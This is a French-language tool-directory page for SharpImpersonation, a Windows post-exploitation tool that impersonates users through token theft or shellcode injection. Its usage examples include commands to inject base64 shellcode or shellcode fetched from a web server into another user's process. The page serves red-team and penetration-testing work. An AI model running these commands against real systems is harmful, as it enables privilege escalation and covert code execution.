
Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
SharpImpersonation — Un outil d'usurpation d'utilisateur - via injection de Token ou de Shellcode | Kitploit
Outils/GitHubGitHub/s3cur3th1ssh1t/sharpimpersonation
Escalade de PrivilègesOutils d'ImpersonationPost-ExploitationRed Teaming
GitHubs3cur3th1ssh1t/sharpimpersonation

SharpImpersonation

Un outil d'usurpation d'utilisateur - via injection de Token ou de Shellcode

Voir le dépôt
4217522il y a 4 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

SharpImpersonation

Ce projet a été réalisé dans une optique d'apprentissage par la pratique. Des techniques bien connues sont utilisées pour construire juste un autre outil d'usurpation d'identité avec quelques améliorations par rapport aux autres outils publics. La base de code provient de :

  • https://github.com/0xbadjuju/Tokenvator

Un article de blog pour l'introduction peut être trouvé ici :

  • https://s3cur3th1ssh1t.github.io/SharpImpersonation-Introduction/

Lister les processus utilisateur

PS > PS C:\temp> SharpImpersonation.exe list

texte alt

Lister uniquement les processus élevés

PS > PS C:\temp> SharpImpersonation.exe list elevated


Usurper le premier processus de l'utilisateur cible pour démarrer un nouveau binaire

PS > PS C:\temp> SharpImpersonation.exe user:<user> binary:<binary-Path>

texte alt

Injecter du shellcode encodé en base64 dans le premier processus de l'utilisateur cible

PS > PS C:\temp> SharpImpersonation.exe user:<user> shellcode:<base64shellcode>

texte alt

Injecter du shellcode chargé depuis un serveur web dans le premier processus de l'utilisateur cible

PS > PS C:\temp> SharpImpersonation.exe user:<user> shellcode:<URL>

texte alt

Usurper l'utilisateur cible via ImpersonateLoggedOnuser pour la session en cours

PS > PS C:\temp> SharpImpersonation.exe user:<user> technique:ImpersonateLoggedOnuser

texte alt

Télécharger l’outil